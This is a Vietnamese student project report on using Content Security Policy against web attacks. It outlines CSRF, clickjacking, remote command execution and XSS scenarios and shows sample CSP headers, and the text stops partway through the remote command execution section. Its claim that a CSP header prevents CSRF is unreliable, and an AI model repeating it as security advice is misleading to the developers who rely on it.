

BÁO CÁO ĐỒ ÁN

Môn học: Bảo mật web và ứng dụng

Tên đồ án: Content security policy

GVHD: Nguyễn Công Danh

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.O21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Thanh Tuấn	21522756	21522756@gm.uit.edu.vn
2	Lê Huy Hiệp	21522067	21522067@gm.uit.edu.vn
3	Bùi Đức Anh Tú	21522735	21522735@gm.uit.edu.vn
4	Nguyễn Long Vũ	21522800	21522800@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản tấn công Cross-Site Request Forgery	100%
2	Kịch bản tấn công Clickjacking	100%
3	Kịch bản tấn công Remote Command Execution	100%
4	Kịch bản tấn công DOM-base XSS	100%
5	Kịch bản tấn công Stored XSS	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

TP. HỒ CHÍ MINH, 2024

Mục Lục

DANH MỤC HÌNH ẢNH	5
TÓM TẮT ĐO ÁN.....	7
MỞ ĐẦU.....	8
Chương 1. Tổng quan.....	9
1.1 Lý do chọn đề tài	9
1.2. Mục tiêu nghiên cứu	9
1.3. Phạm vi nghiên cứu	10
Chương 2. Cơ Sở Lý Thuyết.....	10
2.1. Tổng quan về các mối đe dọa bảo mật web	10
2.2. Tổng quan về Content Security Policy.....	11
2.2.1 Các đặc điểm chính	11
2.2.2 Lợi ích.....	12
2.2.3 Ứng dụng	12
2.3. Các loại tấn công phổ biến vào ứng dụng web.....	13
2.3.1 Cross-Site Request Forgery (CSRF)	13
2.3.2 Clickjacking.....	13
2.3.3 Remote Command Execution.....	13
2.3.4 Cross-Site Scripting (XSS).....	14
Chương 3. Thiết Kế Kịch Bản Tấn Công và Cơ Chế Ngăn Chặn	15
3.1. Kịch bản tấn công Cross-Site Request Forgery	15
3.1.1 Mô tả kịch bản tấn công	15
3.1.2 Cơ chế ngăn chặn	15
3.2. Kịch bản tấn công Clickjacking	15
3.2.1 Mô tả kịch bản tấn công	15
3.2.2 Cơ chế ngăn chặn	16
3.3 Kịch bản tấn công Remote Command Execution	16
3.3.1 Mô tả kịch bản tấn công	16
3.3.2 Cơ chế ngăn chặn	17
3.4. Kịch bản tấn công DOM-base XSS.....	18
3.4.1 Mô tả kịch bản tấn công	18
3.4.2 Cơ chế ngăn chặn	18
3.5. Kịch bản tấn công Stored XSS	18

3.5.1 Mô tả kịch bản tấn công	19
3.5.2 Cơ chế ngăn chặn	19
Chương 4. Triển Khai và Đánh Giá Hệ Thống.....	20
4.1. Triển khai kịch bản tấn công Stored XSS	20
4.1.1 Yêu cầu hệ thống	20
4.2. Triển khai kịch bản tấn công Cross-Site Request Forgery (CSRF)	23
4.2.1 Yêu cầu hệ thống	23
4.2.2 Triển khai chi tiết.....	23
4.4. Triển khai kịch bản tấn công Clickjacking.....	27
4.4.1 Yêu cầu hệ thống	27
4.4.2 Triển khai chi tiết.....	28
4.5. Triển khai kịch bản tấn công Remote Command Execution.....	31
4.5.1 Yêu cầu hệ thống	31
4.5.2 Triển khai chi tiết.....	31
4.6. Triển khai kịch bản tấn công Dom-Base Cross-Site Scripting.....	43
Chương 5. Kết Luận và Đánh Giá	49
5.1. Phân tích ưu điểm của cơ chế bảo mật CSP	49
5.2. Đánh giá hạn chế và khó khăn.....	49
5.3. Khả năng mở rộng và phát triển trong tương lai	50
Tài Liệu Tham Khảo	51

DANH MỤC HÌNH ẢNH

Hình 1 Sơ đồ mô hình tấn công Remote Command Execution	16
Hình 2 CSP ngăn chặn DOM-Based XSS	18
Hình 3 Nội dung CSP thực hiện ngăn chặn stored XSS.....	19
Hình 4 Code update user	20
Hình 5 Mã javascript đã được thêm vào database.....	21
Hình 6 Database đã bị sửa đổi	21
Hình 7 Code thêm CSP vào file update.....	22
Hình 8 Mã javascript không còn được thêm vào database.....	23
Hình 9 Database không còn lưu mã javascript	23
Hình 10 kiểm tra lại code update email.....	24
Hình 11 code thực hiện exploit email.....	24
Hình 12 Khởi động 2 webserver.....	25
Hình 13 Thủ nghiệm CSRF trên trang web của attacker.	25
Hình 14 áp dụng csp vào trang web	26
Hình 15 Thay đổi gmail trên trang chính chủ.....	27
Hình 16 Thay đổi gmail trên trang của attacker.....	27
Hình 17 code tồn tại lỗ hổng vuln.html	28
Hình 18 Clickjacking với 1 hình ảnh bị làm mờ.	29
Hình 19 code html sau khi áp dụng csp.....	30
Hình 20 Bức ảnh đã bị mất do CSP đã chặn iframe.....	30
Hình 21 Phiên bản joomscan	31
Hình 22 Các lỗ hổng liên quan đến xcloner	32
Hình 23 Tải file exploit cho kịch bản này	32
Hình 24 Thông tin hướng dẫn chi tiết cho quá trình khai thác.....	33
Hình 25 Thông tin hệ thống.....	34
Hình 26 Injection code thành công vào hệ thống	35
Hình 27 Kiểm tra id hệ thống	36
Hình 28 Kiểm tra file /etc/passwd	36
Hình 29 Kiểm tra xem netcat được cài đặt không.....	37
Hình 30 Tạo port lắng nghe phía attacker	37

Hình 31 Thực hiện kết nối ngược từ server.....	38
Hình 32 Không có kết quả gì sau khi thực thi netcat	38
Hình 33 Chạy lại lệnh kết nối ngược bằng bash.....	38
Hình 34 Không có kết quả cho quá trình kết nối ngược bash	39
Hình 35 Kiểm tra xem có thể thực thi được lệnh in ra màn hình không	39
Hình 36 Tạo thử file shell.sh để kiểm tra	40
Hình 37 Tạo file revese shell từ attacker	40
Hình 38 kiểm tra file shell	40
Hình 39 Tấn công thành công	41
Hình 40 Trước khi sử dụng CSP cho RCE	41
Hình 41 Sau khi sử dụng CSP cho RCE.....	42
Hình 42 Truyền code lại cho phía server.....	42
Hình 43 Không thể kiểm tra thông tin phpinfo().....	43
Hình 44 Không thể in ra dòng chữ hello	43
Hình 45 trang web game ban đầu	44
Hình 46 Hình main.js trong source web.....	44
Hình 47 Hình code lấy chuỗi truy vấn ứng với tham số search sau dấu ? của URL trong main.js.....	44
Hình 48 Hình quá trình in chuỗi có chứa searchQuery trong main.js	44
Hình 49 Hình chức năng chuyển coin trong main.js	45
Hình 50 sau khi bị tấn công vào chức năng chuyển coin	45
Hình 51 trang web sau khi áp dụng CSP	46
Hình 52 kết quả của CSP trả về bởi trình duyệt	46
Hình 53 Hình web giả mạo login	47
Hình 54 id của thẻ bị thay thế bởi iframe	47
Hình 55 Hình sau khi bị tấn công thay thế <iframe>	48
Hình 56 Hình sau khi áp dụng CSP	48
Hình 57 kết quả của CSP trả về bởi trình duyệt	49

TÓM TẮT ĐỒ ÁN

Đồ án này tập trung vào việc nghiên cứu, thiết kế và triển khai các cơ chế bảo mật thông qua Content Security Policy để ngăn chặn các cuộc tấn công vào ứng dụng web. CSP là một lớp bảo mật mạnh mẽ giúp giảm thiểu nguy cơ các cuộc tấn công như Cross-Site Scripting, Clickjacking và nhiều loại tấn công khác.

Nội dung đồ án được chia thành các phần chính. Đầu tiên là tổng quan về CSP, giới thiệu về CSP, ứng dụng và lợi ích của nó trong bảo mật web. Tiếp theo là phần cơ sở lý thuyết, tổng quan về các mối đe dọa bảo mật web, các loại tấn công phổ biến như SQL Injection, Cross-Site Request Forgery, Clickjacking, Remote Command Execution, và XSS. Phần này cũng trình bày các kỹ thuật bảo mật liên quan đến CSP như nonce-based CSP, hash-based CSP và domain-based CSP.

Phần tiếp theo của đồ án là thiết kế kịch bản tấn công và cơ chế ngăn chặn. Trong phần này, các kịch bản tấn công cụ thể được mô tả chi tiết cùng với cơ chế ngăn chặn cho từng loại tấn công thông qua CSP. Cuối cùng là triển khai và đánh giá hệ thống, phần này bao gồm cài đặt và cấu hình CSP, triển khai các kịch bản tấn công trước và sau khi áp dụng CSP, đánh giá hiệu quả của cơ chế bảo mật, phân tích kết quả và đề xuất cải tiến.

Kết quả thử nghiệm cho thấy việc áp dụng CSP đã tăng cường đáng kể khả năng bảo mật của ứng dụng web, giảm thiểu nguy cơ bị tấn công từ các lỗ hổng bảo mật phổ biến. Đồ án cũng đề xuất các phương hướng cải tiến và mở rộng nhằm nâng cao tính linh hoạt và hiệu quả của hệ thống CSP trong tương lai.



MỞ ĐẦU

Ngày nay, sự phát triển mạnh mẽ của khoa học và công nghệ đã góp phần nâng cao chất lượng cuộc sống con người một cách đáng kể. Đặc biệt, trong lĩnh vực bảo mật web, việc ứng dụng các chính sách bảo mật tiên tiến như Content Security Policy đã trở thành yếu tố then chốt trong việc bảo vệ thông tin và ngăn chặn các cuộc tấn công mạng. CSP là một lớp bảo mật mạnh mẽ giúp giảm thiểu nguy cơ từ các loại tấn công phổ biến như Cross-Site Scripting, Clickjacking và nhiều hình thức tấn công khác, bảo vệ các ứng dụng web khỏi các lỗ hổng bảo mật.

Chúng em nhận thấy rằng việc áp dụng CSP trong bảo mật ứng dụng web không chỉ giúp tăng cường an ninh mà còn nâng cao độ tin cậy của hệ thống, bảo vệ dữ liệu người dùng và cải thiện trải nghiệm của họ. Với mục tiêu đó, đề tài "Nghiên cứu và triển khai Content Security Policy để ngăn chặn các cuộc tấn công web" được chúng em thực hiện nhằm nghiên cứu sâu và phát triển các cơ chế bảo mật dựa trên CSP để xây dựng một hệ thống bảo mật mạnh mẽ và hiệu quả.

Hệ thống bảo mật này không chỉ tập trung vào việc ngăn chặn các loại tấn công như SQL Injection, Cross-Site Request Forgery, Clickjacking, Remote Command Execution, và Cross-Site Scripting mà còn cung cấp các giải pháp cụ thể thông qua CSP để bảo vệ ứng dụng web. Cụ thể, hệ thống sẽ sử dụng các kỹ thuật bảo mật như nonce-based CSP, hash-based CSP và domain-based CSP để ngăn chặn các cuộc tấn công từ bên ngoài.

Qua quá trình nghiên cứu và thử nghiệm, chúng em hy vọng sẽ tạo ra một giải pháp bảo mật hiệu quả, góp phần bảo vệ ứng dụng web khỏi các mối đe dọa bảo mật hiện tại và tương lai. Đồ án này không chỉ giúp chúng em hiểu rõ hơn về CSP và các kỹ thuật bảo mật liên quan mà còn cung cấp một cái nhìn toàn diện về việc áp dụng CSP trong thực tiễn.

Vì trình độ nghiên cứu và thời gian thực hiện còn hạn chế, cùng với đó là sự tiếp thu kiến thức vẫn còn tồn tại một số hạn chế nhất định, do đó, trong quá trình hoàn thành đồ án chắc chắn không tránh khỏi những thiếu sót. Chúng em rất mong nhận được những góp ý từ thầy cô để báo cáo được hoàn thiện hơn.

Cuối cùng, chúng em xin gửi lời cảm ơn sâu sắc đến Thầy Nguyễn Công Danh đã giúp đỡ và hướng dẫn chúng em hoàn thiện đề tài này. Kính chúc thầy thật nhiều sức khỏe, hạnh phúc và thành công trên con đường giảng dạy của mình.

Chúng em xin chân thành cảm ơn!

Chương 1. Tổng quan

1.1 Lý do chọn đề tài

Trong bối cảnh công nghệ thông tin phát triển vượt bậc, các ứng dụng web ngày càng trở nên phổ biến và đóng vai trò quan trọng trong nhiều lĩnh vực khác nhau như kinh doanh, giáo dục, y tế, và giải trí. Tuy nhiên, song song với sự tiện lợi và khả năng kết nối mạnh mẽ mà các ứng dụng web mang lại, các mối đe dọa bảo mật cũng ngày càng gia tăng, đặt ra nhiều thách thức cho các nhà phát triển và quản trị hệ thống.

Một trong những thách thức lớn nhất hiện nay là các cuộc tấn công vào ứng dụng web, bao gồm Cross-Site Scripting, SQL Injection, Cross-Site Request Forgery, Clickjacking, và nhiều loại tấn công khác. Những tấn công này không chỉ gây mất an toàn cho dữ liệu người dùng mà còn ảnh hưởng nghiêm trọng đến uy tín của tổ chức, doanh nghiệp và gây thiệt hại tài chính đáng kể.

Content Security Policy là một cơ chế bảo mật mạnh mẽ được phát triển nhằm giảm thiểu nguy cơ từ các loại tấn công này. CSP cho phép các nhà phát triển kiểm soát và giới hạn các nguồn nội dung mà trình duyệt có thể tải về và thực thi, từ đó ngăn chặn các cuộc tấn công XSS, Clickjacking và nhiều loại tấn công khác. Với tính năng này, CSP trở thành một phần không thể thiếu trong việc bảo mật ứng dụng web hiện đại.

Nhận thấy tầm quan trọng và tính cấp thiết của CSP trong bảo mật web, chúng em quyết định chọn đề tài "Nghiên cứu và triển khai Content Security Policy để ngăn chặn các cuộc tấn công web". Mục tiêu của đề tài này là nghiên cứu sâu về CSP, xác định các phương pháp tấn công phổ biến vào ứng dụng web và đề xuất các giải pháp bảo mật hiệu quả thông qua CSP. Chúng em hy vọng rằng, thông qua việc thực hiện đề tài này, chúng em có thể đóng góp một phần nhỏ vào việc nâng cao an ninh mạng và bảo vệ ứng dụng web trước các mối đe dọa ngày càng phức tạp.

1.2. Mục tiêu nghiên cứu

Mục tiêu của dự án này tập trung vào việc nghiên cứu và áp dụng Content Security Policy để ngăn chặn các cuộc tấn công web. Cụ thể, chúng tôi đặt ra các mục tiêu như sau:

Nắm vững về CSP: Đầu tiên, chúng tôi sẽ hiểu rõ về cách thức hoạt động của CSP, bao gồm các khái niệm cơ bản và các thành phần quan trọng của nó. Điều này đòi hỏi chúng tôi phải nghiên cứu sâu và thực hành để có cái nhìn toàn diện về CSP.

Phân tích mối đe dọa bảo mật: Tiếp theo, chúng tôi sẽ tìm hiểu và phân tích các mối đe dọa bảo mật phổ biến đối với các ứng dụng web như Cross-Site Scripting, Cross-Site Request Forgery, và SQL Injection. Mục tiêu là xác định các điểm yếu tiềm ẩn và cách CSP có thể ngăn chặn các cuộc tấn công này.

Thiết kế cơ chế bảo mật: Dựa trên kiến thức đã thu thập, chúng tôi sẽ phát triển các cơ chế bảo mật sử dụng CSP. Cụ thể, chúng tôi sẽ thiết kế các chính sách CSP phù hợp và triển khai chúng vào ứng dụng web để bảo vệ khỏi các cuộc tấn công.

Triển khai và kiểm thử: Sau khi hoàn thành thiết kế, chúng tôi sẽ triển khai CSP vào một ứng dụng web thực tế và tiến hành các bước kiểm thử. Mục tiêu là đảm bảo rằng CSP hoạt động như mong đợi và có khả năng ngăn chặn các cuộc tấn công bảo mật.

Phân tích kết quả và đề xuất cải tiến: Cuối cùng, chúng tôi sẽ phân tích kết quả từ quá trình triển khai và kiểm thử, đánh giá hiệu suất và đề xuất các cải tiến và điều chỉnh cho CSP. Mục tiêu cuối cùng là cung cấp một hệ thống bảo mật hiệu quả và linh hoạt cho các ứng dụng web.

1.3. Phạm vi nghiên cứu

Để đảm bảo tính chính xác và khả thi của dự án, phạm vi nghiên cứu được xác định cẩn thận để tập trung vào các khía cạnh quan trọng của CSP và ứng dụng của nó trong bảo mật web. Phạm vi nghiên cứu bao gồm:

Nghiên cứu về CSP: Tập trung vào việc tìm hiểu và phân tích chi tiết về cách thức hoạt động của CSP, bao gồm các khái niệm cơ bản, cú pháp, và cơ chế áp dụng trong bảo mật web.

Phân tích các mối đe dọa bảo mật: Nghiên cứu các cuộc tấn công web phổ biến như XSS, CSRF, SQL Injection và xác định cách CSP có thể ngăn chặn hoặc giảm thiểu rủi ro từ những mối đe dọa này.

Thiết kế và triển khai CSP: Phát triển và triển khai các cơ chế bảo mật sử dụng CSP trên một ứng dụng web thực tế. Điều này bao gồm việc xác định và thiết lập các chính sách CSP phù hợp với nhu cầu cụ thể của ứng dụng.

Kiểm thử và đánh giá: Tiến hành các bài kiểm thử để đảm bảo rằng CSP hoạt động như mong đợi và có khả năng ngăn chặn các cuộc tấn công bảo mật. Đồng thời, đánh giá hiệu suất và tính linh hoạt của CSP trong một môi trường ứng dụng thực tế.

Phân tích kết quả và đề xuất cải tiến: Phân tích kết quả từ quá trình triển khai và kiểm thử, đánh giá hiệu suất của CSP và đề xuất các cải tiến và điều chỉnh để tăng cường bảo mật cho ứng dụng web.

Chương 2. Cơ Sở Lý Thuyết

2.1. Tổng quan về các mối đe dọa bảo mật web

Tổng quan về các mối đe dọa bảo mật web cho thấy rằng môi trường trực tuyến đầy rẫy các nguy cơ và mối đe dọa mạng mà các trang web phải đối mặt. Các mối đe dọa này có thể đến từ những kẻ tấn công có mục tiêu cá nhân hoặc từ các nhóm tội phạm mạng, và chúng thường muôn tận dụng những lỗ hổng bảo mật trong ứng dụng web để tiến hành các cuộc tấn công.

Một số mối đe dọa bảo mật phổ biến gồm XSS, SQL Injection, CSRF, và RCE. Bên cạnh đó, có cả các hình thức tấn công như clickjacking, phishing, và tấn công vào lỗ hổng của các hệ thống quản trị nội dung (CMS).

Đối mặt với những nguy cơ này, các nhà phát triển web cần phải thực hiện các biện pháp bảo mật để bảo vệ dữ liệu và người dùng của họ. Các biện pháp bảo mật có thể bao gồm việc áp dụng các tiêu chuẩn và quy trình phát triển an toàn, sử dụng các công nghệ bảo mật như CSP, mã hóa dữ liệu, và kiểm tra lỗ hổng bảo mật định kỳ.

Tóm lại, hiểu biết về các mối đe dọa bảo mật web là rất quan trọng để xây dựng và duy trì một môi trường trực tuyến an toàn và đáng tin cậy.

2.2. Tổng quan về Content Security Policy

Content Security Policy (CSP) là một công nghệ bảo mật web cho phép các nhà phát triển web xác định và thực thi các nguồn tài nguyên (như JavaScript, CSS, hình ảnh, v.v.) mà trình duyệt được phép tải từ trong một trang web cụ thể. CSP giúp giảm thiểu nguy cơ của các cuộc tấn công như XSS bằng cách hạn chế khả năng thực thi mã JavaScript độc hại được chèn từ các nguồn không tin cậy.

CSP hoạt động bằng cách đặt ra các chính sách được xác định trong tiêu đề HTTP của một trang web. Những chính sách này mô tả các quy tắc và ràng buộc về nguồn tài nguyên được phép tải và thực thi trên trình duyệt của người dùng. CSP có thể được triển khai dưới dạng các chỉ dẫn như default-src, script-src, style-src, img-src, connect-src, font-src, media-src, object-src, frame-src, worker-src, form-action, và frame-ancestors.

Tuy CSP không phải là một giải pháp bảo mật hoàn hảo, nhưng nó cung cấp một lớp bảo vệ bổ sung cho các ứng dụng web. Bằng cách thiết lập CSP đúng cách, nhà phát triển có thể giảm thiểu nguy cơ của các cuộc tấn công bảo mật phổ biến và cải thiện tính an toàn của ứng dụng của họ.

2.2.1 Các đặc điểm chính

Nonce-Based CSP:

Mã ngẫu nhiên (Nonce): Sử dụng mã số duy nhất, ngẫu nhiên, và thay đổi với mỗi yêu cầu trang web.

Xác định trong tiêu đề CSP: Nonce được xác định trong tiêu đề CSP và phải khớp với mã trong các script để được thực thi.

Bảo mật mạnh mẽ: Ngăn chặn các cuộc tấn công XSS vì các script độc hại không thể đoán được nonce.

Hash-Based CSP:

Giá trị băm (Hash): Sử dụng giá trị băm của nội dung script để xác định script hợp lệ.
Xác định trong tiêu đề CSP: Hash của các script hợp lệ được xác định trong tiêu đề CSP.

Bảo mật cho các script tĩnh: Phù hợp cho các script không thay đổi thường xuyên.

Domain-Based CSP:

Danh sách domain: Chỉ định các domain từ đó tài nguyên có thể được tải.

Xác định trong tiêu đề CSP: Các domain được liệt kê trong tiêu đề CSP.

Triển khai đơn giản: Dễ dàng thiết lập và quản lý.

2.2.2 Lợi ích

Nonce-Based CSP:

Ngăn chặn XSS hiệu quả: Chỉ cho phép thực thi các script có nonce đúng.

Bảo mật linh hoạt: Mỗi lần tải trang tạo ra một nonce mới, tăng tính bảo mật.

Hash-Based CSP:

Bảo mật cho nội dung tĩnh: Dễ dàng kiểm tra các script tĩnh thông qua hash.

Chống chèn script: Các script phải có hash khớp với giá trị trong CSP mới được thực thi.

Domain-Based CSP:

Quản lý nguồn tài nguyên: Hạn chế tài nguyên từ các domain đáng tin cậy.

Dễ dàng triển khai: Không cần thay đổi mã nguồn, chỉ cần cấu hình CSP.

2.2.3 Ứng dụng

Nonce-Based CSP:

Trang web động: Các trang web có nội dung động, nơi nonce được tạo mới cho mỗi yêu cầu.

Ứng dụng có tính tương tác cao: Các ứng dụng web yêu cầu mức độ bảo mật cao.

Hash-Based CSP:

Trang web tĩnh: Các trang web có nội dung script không thay đổi thường xuyên.

Ứng dụng với script tĩnh: Các ứng dụng web sử dụng các script tĩnh cho chức năng cơ bản.

Domain-Based CSP:

Trang web doanh nghiệp: Các trang web doanh nghiệp có tài nguyên từ các nguồn đáng tin cậy.

Ứng dụng dịch vụ web: Các dịch vụ web mà tài nguyên từ các domain cố định.

2.3. Các loại tấn công phổ biến vào ứng dụng web

2.3.1 Cross-Site Request Forgery (CSRF)

Bản chất: Là một loại tấn công bảo mật nhằm khai thác sự tin tưởng mà một trang web có đối với trình duyệt của người dùng.

Cách hoạt động: Kẻ tấn công tạo ra một yêu cầu độc hại từ trang web của hắn và lừa người dùng nhập vào đó hoặc thậm chí gửi yêu cầu mà không cần sự tương tác của người dùng. Khi người dùng đã đăng nhập vào trang web mục tiêu, yêu cầu này sẽ được gửi với quyền hạn của người dùng đã đăng nhập, dẫn đến hành động không mong muốn như thay đổi thông tin tài khoản, thực hiện giao dịch tài chính, hoặc thay đổi cài đặt bảo mật.

2.3.2 Clickjacking

Bản chất: Clickjacking là một kỹ thuật tấn công trong đó kẻ tấn công che giấu một trang web hoặc một phần tử HTML như nút bấm, liên kết, hoặc một đoạn mã JavaScript dưới một lớp giao diện người dùng mà người dùng tưởng nhầm là an toàn.

Cách hoạt động: Kẻ tấn công sẽ sử dụng một trang web độc hại và nhúng trang web hợp lệ dưới dạng iframe với độ trong suốt cao hoặc bằng cách che giấu. Khi người dùng nhấp vào một phần tử trên trang web độc hại, họ thực ra đang nhấp vào phần tử trên trang web hợp lệ mà họ không biết.

2.3.3 Remote Command Execution

Bản chất:

Remote Command Execution là một loại lỗ hổng bảo mật nghiêm trọng cho phép kẻ tấn công thực thi các lệnh tùy ý trên máy chủ hoặc thiết bị từ xa. Khi bị khai thác, lỗ hổng này có thể cho phép kẻ tấn công chiếm quyền điều khiển hoàn toàn hệ thống mục tiêu, đánh cắp dữ liệu,

cài đặt phần mềm độc hại hoặc sử dụng tài nguyên của hệ thống cho các mục đích bất hợp pháp khác.

Cách hoạt động:

Xác định lỗ hổng: Kẻ tấn công tìm kiếm các lỗ hổng trong ứng dụng web hoặc phần mềm có thể chấp nhận và thực thi các lệnh hệ thống mà không có sự kiểm soát chặt chẽ.

Chèn lệnh độc hại: Kẻ tấn công gửi các lệnh độc hại thông qua các phương tiện như URL, các trường đầu vào của người dùng từ form input, hoặc thông qua các điểm nhập dữ liệu khác mà ứng dụng web hoặc phần mềm không kiểm tra đúng cách.

Thực thi lệnh: Máy chủ hoặc hệ thống mục tiêu thực thi lệnh được chèn vào, dẫn đến việc kẻ tấn công có thể thực hiện các hành động trái phép như truy cập tệp tin, thay đổi dữ liệu, hoặc cài đặt phần mềm độc hại.

2.3.4 Cross-Site Scripting (XSS)

XSS Cross-site scripting: là một lỗ hổng bảo mật web cho phép kẻ tấn công xâm phạm các tương tác mà người dùng có với ứng dụng bị lỗ hổng. Nó cho phép kẻ tấn công vượt qua chính sách cùng nguồn gốc Same Origin Policy, vốn được thiết kế ngăn chặn các trang web khác nhau truy cập tài nguyên của nhau. Các lỗ hổng Cross-site scripting thường cho phép kẻ tấn công giả mạo làm người dùng nạn nhân, thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện và truy cập bất kỳ dữ liệu nào của người dùng. Nếu người dùng nạn nhân có quyền truy cập đặc biệt trong ứng dụng, thì kẻ tấn công có thể chiếm toàn quyền kiểm soát tất cả chức năng và dữ liệu của ứng dụng. XSS được phân làm ba loại: Reflet XSS, DOM-Based XSS, Store XSS.

DOM-Based XSS là một cuộc tấn công XSS trong đó payload tấn công được thực thi do sự thay đổi môi trường DOM trong trình duyệt của nạn nhân. Việc thay đổi đoạn mã script phía client ban đầu, làm cho mã phía client ban đầu chạy theo cách "không mong đợi". Điều này có nghĩa là trang web không thay đổi, nhưng mã phía client trong trang web chạy khác đi do các thay đổi độc hại đã xảy ra trong môi trường DOM.

DOM được gọi là mô hình tài liệu đối tượng. Khi một trang web được tải trình duyệt sẽ tạo một mô hình tài liệu đối tượng. Với mô hình đối tượng này Javascript có thể thay đổi và tạo HTML động.

Stored XSS, còn được gọi là Persistent XSS, là một loại tấn công bảo mật web trong đó mã độc hại được chèn cố định vào một ứng dụng web dễ bị tổn thương. Điều này thường xảy ra khi một ứng dụng nhận dữ liệu từ một nguồn không đáng tin cậy và sau đó bao gồm dữ liệu đó trong các phản hồi HTTP sau này mà không kiểm tra hoặc mã hóa nó một cách an toàn

Chương 3. Thiết Kế Kịch Bản Tấn Công và Cơ Chế Ngăn Chặn

3.1. Kịch bản tấn công Cross-Site Request Forgery

3.1.1 Mô tả kịch bản tấn công

Ta sẽ thực hiện tạo 2 trang web để thực hiện demo, 1 là trang server với mục thay đổi gmail và 1 trang của attacker tên malicious.com. Khi truy vấn đến trang attacker sẽ bị redirect đến trang server và tự động thay đổi gmail thành gmail của attacker lợi dụng phiên đăng nhập của user mà không có sự đồng ý của user.

3.1.2 Cơ chế ngăn chặn

Ta có thể áp dụng chính sách CSP để ngăn chặn hacker tấn công với những chính sách sau: ("Content-Security-Policy", "default-src 'self'; script-src 'self'; style-src 'self'; img-src 'self'; connect-src 'self'; font-src 'self'; object-src 'none'; frame-ancestors 'none'; form-action 'self'; base-uri 'self';"); next();});

Giải thích:

default-src 'self': Chỉ cho phép các tài nguyên mặc định được tải từ chính nguồn của trang web.

script-src 'self': Chỉ cho phép các tập lệnh (JavaScript) được tải từ chính nguồn của trang web.

style-src 'self': Chỉ cho phép các tệp CSS được tải từ chính nguồn của trang web.

img-src 'self': Chỉ cho phép các hình ảnh được tải từ chính nguồn của trang web.

connect-src 'self': Chỉ cho phép kết nối (ví dụ: AJAX, WebSockets) đến chính nguồn của trang web.

font-src 'self': Chỉ cho phép các tệp font được tải từ chính nguồn của trang web.

object-src 'none': Không cho phép nhúng các đối tượng như Flash, Silverlight.

frame-ancestors 'none': Không cho phép trang web này được nhúng trong các khung (iframe) của trang khác.

form-action 'self': Chỉ cho phép gửi form đến chính nguồn của trang web.

base-uri 'self': Chỉ cho phép thẻ <base> trỏ đến chính nguồn của trang web.

Với các thiết lập như trên trang web sẽ được bảo mật tốt hơn và ngăn chặn được các tấn công CSRF của hacker.

3.2. Kịch bản tấn công Clickjacking

3.2.1 Mô tả kịch bản tấn công

User sẽ truy cập vào 1 trang web có một cái nút tên là fun và một iframe bị ẩn do hacker can thiệp vào, khi ta nhấn nút fun thì thực chất ta đang nhấn vào bức ảnh, ở thực tế iframe này sẽ

bị ẩn hoàn toàn và thay vào đó attacker sẽ chèn một iframe chứa các thông tin chuyển tiền ngân hàng để dụ người dùng click vào nút chuyển tiền mà không hề hay biết.

3.2.2 Cơ chế ngăn chặn

Đối với cách tấn công này ta có thể áp dụng chính sách CSP sau:

```
<meta http-equiv="Content-Security-Policy" content="frame-ancestors 'none'">
```

Giải thích:

- frame-ancestors 'none': Chính sách này đặt giá trị 'none', ngăn chặn trang web hiện tại được nhúng trong các khung (iframe) của trang khác.


Khi ta sử dụng frame-ancestors 'none', trình duyệt sẽ không cho phép trang web của mình được nhúng trong bất kỳ khung nào của trang web khác, ngay cả khi đó là trang web của chính mình.

Điều này giúp ngăn chặn clickjacking bằng cách không cho phép kẻ tấn công nhúng trang web của mình vào một khung ẩn trên trang web của họ và lừa người dùng tương tác với trang web của mình mà họ không biết.

Với chính sách trên ta hoàn toàn có thể hạn chế được tấn công clickjacking từ hacker và đảm bảo bảo mật cho trang web của mình khi sử dụng.

3.3 Kịch bản tấn công Remote Command Execution

3.3.1 Mô tả kịch bản tấn công



Hình 1 Sơ đồ mô hình tấn công Remote Command Execution

Thuật ngữ:

Joomla là một hệ thống quản lý nội dung (Content Management System - CMS) mã nguồn mở được sử dụng để tạo và quản lý các trang web. Joomla được viết bằng ngôn ngữ lập trình PHP và sử dụng cơ sở dữ liệu MySQL để lưu trữ dữ liệu. Joomla có thể được sử dụng để xây dựng nhiều loại trang web khác nhau, từ blog cá nhân đến các trang web doanh nghiệp lớn, các cổng thông tin, và các cửa hàng trực tuyến. Joomla đã được sử dụng để xây dựng hàng triệu trang web trên toàn thế giới và được đánh giá cao nhờ vào sự mạnh mẽ, linh hoạt và dễ sử dụng của nó.

